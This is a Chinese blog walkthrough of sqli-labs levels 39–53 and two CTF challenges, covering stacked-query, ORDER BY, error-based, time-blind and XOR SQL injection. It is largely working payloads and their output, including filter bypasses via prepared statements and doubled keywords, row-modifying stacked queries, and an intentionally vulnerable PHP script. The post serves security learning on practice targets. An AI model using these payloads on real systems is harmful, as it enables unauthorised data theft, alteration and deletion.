sqli-labs攻关5(Sta)(Less-39~Less-53)

原创


Qwzf 于 2019-11-17 00:53:18 发布 290 收藏 1

分类专栏： Web SQL注入 Web常见漏洞 文章标签： Web

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_43625917/article/details/103055441

版权



Web 同时被 3 个专栏收录

33 篇文章 1 订阅

订阅专栏

SQL注入

10 篇文章 0 订阅

订阅专栏

Web常见漏洞

23 篇文章 5 订阅

订阅专栏

前言

闲来无事，继续打sqlilabs，并总结相关知识。

一、堆叠注入(Less-39~Less-45)

Stacked injection：堆叠注入(堆查询注入)

堆叠注入的原理

在SQL中，分号`;`是用来表示一条sql语句的结束。试想一下我们在`;`结束一个sql语句后继续构造下一条语句，会不会一起执行？因此这个想法也就造就了堆叠注入。


而union injection(联合注入)也是将两条语句合并在一起，两者之间有什么区别么？
区别就在于union 或者union all执行的语句类型是有限的，可以用来执行查询语句，而堆叠注入可以执行的是任意的语句(增删改查)。
例如：
用户输入`1; DELETE FROM products`
服务器端生成的sql语句为：

```
select * from prosducts where productid=1;DELETE FROM products
```

当执行查询后，第一条显示查询信息，第二条则将整个表进行删除。

堆叠注入的局限性

堆叠注入的局限性在于并不是每一个环境下都可以执行，可能受到API或者数据库引擎不支持的限制。
当然权限不足也可以解释为什么攻击者无法修改数据或者调用一些程序。
发现了一张图



上面说不支持`mysql/php`环境，但测试后发现支持，应该是版本的不同的原因。

堆叠查询可以执行任意的sql语句，但是这种注入方式并不是十分的完美的。在web系统中，因为代码通常只返回一个查询结果，因此，堆叠注入第二个语句产生错误或者结果只能被忽略，我们在前端界面是无法看到返回结果的。
因此，在读取数据时，建议使用union(联合)注入。同时在使用堆叠注入之前，我们也是需要知道一些数据库相关信息的，例如表名，列名等信息。

堆叠注入的使用条件

堆叠注入的使用条件十分有限，其可能受到API或者数据库引擎，又或者权限的限制只有当调用数据库函数支持执行多条sql语句时才能够使用。
利用mysqli_multi_query()函数就支持多条sql语句同时执行。但实际情况中，如PHP为了防止sql注入机制，往往使用调用数据库的函数是mysqli_ query()函数，其只能执行一条语句，分号后面的内容将不会被执行，所以可以说堆叠注入的使用条件十分有限，一旦能够被使用，将可能对网站造成十分大的威胁。

了解堆叠注入之后开始攻关

Less-39

测试后发现，为数字型。就借此再练习一下SQL语句吧！
增

```
id=1;insert into users(id,username,password) values(39,'Less39','Less39')--+
```

```
mysql> use security;
Database changed
mysql> select * from users;
+----+----------+------------+
| id | username | password   |
+----+----------+------------+
|  1 | Dumb     | Dumb       |
|  2 | Angelina | I-kill-you |
|  3 | Dummy    | p@ssword   |
|  4 | secure   | crappy     |
|  5 | stupid   | stupidity  |
|  6 | superman | genious    |
|  7 | batman   | mob!le     |
|  8 | admin    | 123456     |
|  9 | admin1   | admin1     |
| 10 | admin2   | admin2     |
| 11 | admin3   | admin3     |
| 12 | dhakkan  | dumbo      |
| 14 | admin4   | admin4     |
| 15 | admin'#  | 123456     |
| 39 | Less39   | Less39     |
+----+----------+------------+
15 rows in set (0.00 sec)
```

删

```
id=1;delete from users where id=39--+
```

```
| 14 | admin4   | admin4     |
| 15 | admin'#  | 123456     |
+----+----------+------------+
14 rows in set (0.00 sec)
```

改

```
id=1;update users set password='admin' where id=8--+
```


```
|  7 | batman   | mob!le     |
|  8 | admin    | admin      |
|  9 | admin1   | admin1     |
```

查

```
id=1;select * from users where id=8--+
```

发现浏览器上并没有显示查询结果。
于是想到堆叠注入的局限性：代码通常只返回一个查询结果，因此，堆叠注入第二个语句产生错误或者结果只能被忽略，我们在前端界面是无法看到返回结果。
因此，在读取数据时，可以使用union(联合)注入。

```
id=0 union select 1,2,database()--+
```



Less-40

查询源码，得到闭合方式为`')`。因为不会报错，需要用盲注猜测闭合方式。

如果只闭合`'`，可以使用盲注来做题

```
id=1' and ascii(substr((select database()),1,1))>-1 and '1'='1
```

同样也可以用堆叠注入，参考Less-39

Less-41

同样是堆叠注入，不会报错，为数字型注入。参考Less-39

Less-42


看着好像二次注入的页面，更改密码页是二次注入。不再描述。

```
$username = mysqli_real_escape_string($con1, $_POST["login_user"]);
$password = $_POST["login_password"];
```

发现login_user被过滤，注入点应该在login_password。mysqli_real_escape_string()

因为源码中，仍然有mysqli_multi_query()函数。所以可以继续使用堆叠注入,并且这是POST型堆叠注入，单引号闭合。创建一个等于users的test表

```
login_user=admin&login_password=1';create table test like users;--+
```



创建成功，并且表为空

```
mysql> select * from test;
Empty set (0.00 sec)

mysql>
```

其他操作，类似。

Less-43

测试发现，闭合方式为`')`，其余参考Less-42

Less-44

这里没有了报错，但是注入语句还是一样的，可用盲注猜测闭合方式。也可以用其他方法猜测。

闭合方式`'`，其他类似Less-42

Less-45

仍然是堆叠注入，不会报错，可用盲注猜测闭合方式。也可以用其他方法猜测。

闭合方式`')`，其他类似Less-42

CTF例题实战

例题：[强网杯 2019]随便注

环境平台：BUUCTF

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

首先，先进行测试，发现单引号闭合。

```
the right syntax to use near ''1''' at line 1
```

然后使用几乎万能的明注方法–报错注入，发现一些关键字被过滤，只可以爆出数据库。

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

payload

```
?inject=1' and extractvalue(1,concat(0x7e,database(),0x7e))--+
```

```
error 1105 : XPATH syntax error: '~supersqli~'
```

然后试下堆叠注入。因为一些关键字被过滤，所以应该可以使用没有被过滤的show关键字。

爆库

```
inject=1';show databases;#
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}
```

爆表

```
inject=1';show tables;#
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

爆字段

先爆words表的字段

```
inject=1';show columns from `words`;#
```

没有有用信息，然后爆1919810931114514表的字段，发现flag字段

```
inject=1';show columns from `1919810931114514`;#
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

爆数据

最后爆数据，就应该能得到flag了，但我不会爆，于是看了大师傅的思路

思路一：

> 1.将words表改名为word1或其它任意名字 : rename table `words` to `word1` ;
> 2.1919810931114514改名为words : rename table `1919810931114514` to `words` ;
> 3.将新的word表插入一列，列名为id : alter table `words` add id int unsigned not Null auto_increment primary key;
> 4.将flag列改名为data : alert table `words` change `flag` `data` varchar(100);

payload

```
1';rename table `words` to `word1`;rename table `1919810931114514` to `words`;alter table `words` add id int unsigned not Null auto_increment primary key; alert table `words` change `flag` `data` varchar(100);#
```

接着我们再用 `1' or 1=1 #` ,查询就得到flag

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1' or 1=1# 提交查询

```
array(2) {
  [0]=>
  string(42) "flag{12ce[redacted]-931ce410ba33}"
  [1]=>
  string(1) "1"
}
```

思路二：

读取flag字段内的数据，我们要执行的目标语句是：

```
select * from `1919810931114514`;
```

而读取flag字段内的数据，需要绕过select的限制。可以使用*预编译*的方式。

预编译相关语法如下：

> set用于设置变量名和值 prepare用于预备一个语句，并赋予名称，以后可以引用该语句 execute执行语句 deallocate prepare用来释放掉预处理的语句

分析payload

```
-1';set @sql = CONCAT('se','lect * from `1919810931114514`;');prepare stmt from @sql;EXECUTE stmt;#
拆分payload:
-1';
set @sql = CONCAT('se','lect * from `1919810931114514`;');
prepare stmt from @sql;
EXECUTE stmt;
#
```

结果为：

```
strstr($inject, "set") && strstr($inject, "prepare")
```

这里检测到了set和prepare关键词，但strstr这个函数并不能区分大小写，将其大写即可。

```
-1';Set @sql = CONCAT('se','lect * from `1919810931114514`;');Prepare stmt from @sql;EXECUTE stmt;#

拆分payload:
-1';
Set @sql = CONCAT('se','lect * from `1919810931114514`;');
Prepare stmt from @sql;
EXECUTE stmt;
#
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(1) {
  [0]=>
  string(42) "flag{b4f4d[redacted]bfb7d6e9}"
}
```

二、order by排序注入(Less-46~Less-53)

order by排序

id升序排序：`select * from users order by id asc;`
id降序排序：`select * from users order by id desc;`

```
mysql> select * from users order by id asc;
+----+----------+------------+
| id | username | password   |
+----+----------+------------+
|  1 | Dumb     | Dumb       |
|  2 | Angelina | I-kill-you |
|  3 | Dummy    | p@ssword   |
|  4 | secure   | crappy     |
|  5 | stupid   | stupidity  |
|  6 | superman | genious    |
|  7 | batman   | mob!le     |
|  8 | admin    | admin      |
|  9 | admin1   | admin1     |
| 10 | admin2   | admin2     |
| 11 | admin3   | admin3     |
| 12 | dhakkan  | dumbo      |
| 14 | admin4   | admin4     |
+----+----------+------------+
13 rows in set (0.00 sec)

mysql> select * from users order by id desc;
+----+----------+------------+
| id | username | password   |
+----+----------+------------+
| 14 | admin4   | admin4     |
| 12 | dhakkan  | dumbo      |
| 11 | admin3   | admin3     |
| 10 | admin2   | admin2     |
|  9 | admin1   | admin1     |
|  8 | admin    | admin      |
|  7 | batman   | mob!le     |
|  6 | superman | genious    |
|  5 | stupid   | stupidity  |
|  4 | secure   | crappy     |
|  3 | Dummy    | p@ssword   |
|  2 | Angelina | I-kill-you |
|  1 | Dumb     | Dumb       |
+----+----------+------------+
13 rows in set (0.00 sec)

mysql>
```

其中`select * from users order by id desc;`的desc是可控的传参值。

什么是order by排序注入

指可控制的位置在order by子句后，如下order参数可控：`select * from goods order by $_GET['order']`

注入判断

在之前的注入利用`order by`子句进行快速猜解列数，再配合`union select`语句进行回显。在不知道列名的情况下可以通过列的的序号来指代相应的列。但是却无法做运算，如：`order=2-1`和`order=1`是不一样的。

本地测试环境


```php
<?php
//error_reporting(0);
$mysql_server="localhost";
$mysql_username="root";
$mysql_userpass="xxxx";
$mysql_select_db="test";
$config=@mysqli_connect($mysql_server,$mysql_username,$mysql_userpass,$mysql_select_db)or die (mysql_error());

if( isset( $_REQUEST[ 'order' ]) ) {
 $order = $_REQUEST[ 'order' ];
 $sql = "select * from users order by id {$order};";
 $result = mysqli_query($config,$sql) or die( $sql."<pre>" . mysqli_error($config) . "</pre>");
 $num = mysqli_num_rows( $result );
 $i = 0;
 while( $i < $num ) {
  $row = mysqli_fetch_array($result,MYSQLI_ASSOC);
  echo "<pre>id: {$row['Id']} usr: {$row['user']} passwd: {$row['password']}</pre>";
  $i++;
 }
 mysqli_close($config);
}else{
 echo "set order";
}
?>
```

构造Payload

构造出类似`and 1=1`、`and 1=2`的Payload以测试注入。

```
http://127.0.0.1/php/orderby.php?order=and if(1=1,user,password) //通过user字段排序
http://127.0.0.1/php/orderby.php?order=and if(1=2,user,password) //通过password字段排序
```



id: 1 usr: qwzf passwd: 123456

id: 2 usr: lemon passwd: 123

id: 3 usr: weiwanchengdege passwd: 666666


id: 4 usr: obster passwd: 54321

id: 5 usr: www passwd: qwzf

id: 6 usr: sl passwd: 2019

id: 8 usr: qwzf1024 passwd: qwzf1024

id: 7 usr: 1024 passwd: 2048



id: 5 usr: www passwd: qwzf

id: 8 usr: qwzf1024 passwd: qwzf1024

id: 1 usr: qwzf passwd: 123456

id: 2 usr: lemon passwd: 123

id: 3 usr: weiwanchengdege passwd: 666666

id: 4 usr: obster passwd: 54321

id: 6 usr: sl passwd: 2019

id: 7 usr: 1024 passwd: 2048

```
http://127.0.0.1/php/orderby.php?order=and (CASE+WHEN+(1=1)+THEN+user+ELSE+password+END) //通过user字段排序
http://127.0.0.1/php/orderby.php?order=and (CASE+WHEN+(1=1)+THEN+user+ELSE+password+END) //通过password字段排序

http://127.0.0.1/php/orderby.php?order=and IFNULL(NULL,password) //通过user字段排序
http://127.0.0.1/php/orderby.php?order=and IFNULL(NULL,user) //通过password字段排序
```

可以观测到排序的结果不一样

```
http://127.0.0.1/php/orderby.php?order=and rand(1=1)
http://127.0.0.1/php/orderby.php?order=and rand(1=2)
```

注入方法

1、利用报错

1.返回多条记录

```
?order=IF(1=1,1,(select+1+union+select+2)) //正确
?order=IF(1=2,1,(select+1+union+select+2)) //错误

?order=IF(1=1,1,(select+1+from+information_schema.tables))  //正常
?order=IF(1=2,1,(select+1+from+information_schema.tables))  //错误
```

2.利用regexp

```
?order=(select+1+regexp+if(1=1,1,0x00)) //正常
?order=(select+1+regexp+if(1=2,1,0x00))  //错误
```

通过下可以得知user()第一位为r,ascii码的16进制为0x72

```
?order=(select+1+regexp+if(substring(user(),1,1)=0x72,1,0x00)) //正确
?order=(select+1+regexp+if(substring(user(),1,1)=0x71,1,0x00)) //错误
```

3.利用updatexml

```
?order=updatexml(1,if(1=1,1,user()),1)  //正确
?order=updatexml(1,if(1=2,1,user()),1)  //错误
```

4.利用extractvalue

```
?order=extractvalue(1,if(1=1,1,user())) //正确
?order=extractvalue(1,if(1=2,1,user())) //错误
```

5、报错注入

2、利用盲注

如果直接`if(1=2,1,sleep(2))`sleep时间将会变成`2*当前表中记录的数目`，将会对服务器造成一定的拒绝服务攻击。

```
?order=if(1=1,1,(SELECT(1)FROM(SELECT(SLEEP(2)))test)) //正常响应时间
?order=if(1=2,1,(SELECT(1)FROM(SELECT(SLEEP(2)))test)) //sleep 2秒
```

Less-46

标题和ORDER BY 从句相关，应该就是order by排序注入。查看源码

```
$sql = "SELECT * FROM users ORDER BY $id";
```

发现根据输进去的id值是对应的那一列进行排序。
需要get传参`sort`，测试发现是数字型注入。使用`sort=1 desc`和`sort=1 asc`来判断，发现存在排序注入。

利用报错或利用盲注，进行爆库、爆表等其它注入操作。
利用报错

```
sort=1 and updatexml(1,concat(0x7e,database(),0x7e),1)
```

利用盲注
两个and，前两个条件只要有一个条件是false就不会运行if语句。

```
sort=1 and (length(database())) = 8 and if(1=1, sleep(1), null)
```

或结合rand()

```
sort=rand(ascii(substr((select database()),1,1))>127)
```

Less-47
与Less-46相比，闭合方式变为`'`闭合。其它参考Less-46。
Less-48
盲注测试，发现是数字型注入。进行盲注

```
sort=rand(ascii(substr((select database()),1,1))>127)
```

Less-49
闭合方式为`'`闭合。测试后发现Less-48的方法行不通。应该可以使用时间盲注。测试后发现，可以使用时间盲注。


```
sort=1' and if(((ascii(substr((select database()),1,1)))>1),sleep(3),0)--+
```

Less-50

数字型注入。利用报错。参考Less-46。源码中使用`mysqli_multi_query()`函数，也可以进行堆叠注入。

```
sort=1;insert into users(id,username,password) values('16','qwzf','qwzf');
```

15	admin'#	123456
16	qwzf	qwzf



```
| 14 | admin4    | admin4   |
| 15 | admin'#   | 123456   |
| 16 | qwzf      | qwzf     |
+----+-----------+----------+
15 rows in set (0.00 sec)
```

Less-51

单引号闭合，desc,asc判断是order by注入。可以利用报错。源码中使用`mysqli_multi_query()`函数也，可以进行堆叠注入。

Less-52

盲注判断为数字型注入。依然有`mysqli_multi_query()`函数，可以进行堆叠注入。

Less-53

和Less-52相比，变成单引号闭合。

三、异或注入

通过攻关sqli-labs的方式基本上总结完SQL注入了。但我又发现了一种SQL注入类型–异或注入，于是就再总结一下。

背景

在尝试SQL注入时,发现`union`,`and`被完全过滤掉了,就可以考虑使用异或注入。

异或注入的原理

异或是一种逻辑运算，运算法则简言之就是：两个条件相同（同真或同假）即为假（0），两个条件不同即为真（1），null与任何条件做异或运算都为null。
如果从数学的角度理解就是，空集与任何集合的交集都为空。
mysql里异或运算符为`^`或者`xor`

- 两个同为真的条件做异或，结果为假
- 两个同为假的条件做异或，结果为假
- 一个条件为真，一个条件为假，结果为真
- null与任何条件（真、假、null）做异或，结果都为null

xor与^区别

- `^`运算符会做位异或运算 如1`^`2=3 1`^`2=3
- xor做逻辑运算`1 xor 0`会输出1 其他情况输出其他所有数据

判断过滤

在id=1后面输入 `' ^ (0)--+`

`?id=1' ^ (length('union')=5)--+`

当union被过滤时 `1^0` 输出id=1

当union没被过滤时 `1^1` 输出 id=0

CTF例题实战

例题：Bugku-多次

环境平台：Bugku

加上`'`，报错但是`%23`不报错，说明是字符注入。

加上`'--+`，也不报错，说明可以用`--+`注释。

加上`' or 1=1--+`,报错；尝试`' oorr 1=1--+`，正常；说明or被过滤了。

如果要判断哪些关键字被过滤，可以使用异或注入。

```
id=1'^(length('union')!=0)--+
```

返回正常说明union被过滤了。

同理，尝试出来被过滤的关键字：union、select、and、or、（order、information中含or）

由最上面知道可以双写绕过。

猜字段数

```
http://123.206.87.240:9004/1ndex.php?id=1' oorrder by 2 --+ 正常
http://123.206.87.240:9004/1ndex.php?id=1' oorrder by 3 --+ 报错
```

字段数为2

判断显示位

```
id=-1' ununionion selselectect 1,2 --+
```

显示位在2

爆库

```
id=-1' ununionion selselectect 1,database() --+
```

库名：web1002-1

爆表

```
id=-1' ununionion selselectect 1,group_concat(table_name) from infoorrmation_schema.tables where table_schema='w
eb1002-1'--+
```

其他就不演示了。

后记

Page-3通关完毕。39关到45关主要涉及堆叠注入，46关到53关主要涉及order by排序注入。
看了一眼，发现Page-4的关卡会限定查询次数，最多只能尝试10次。其他基本都是些常规的注入操作，就不总结了。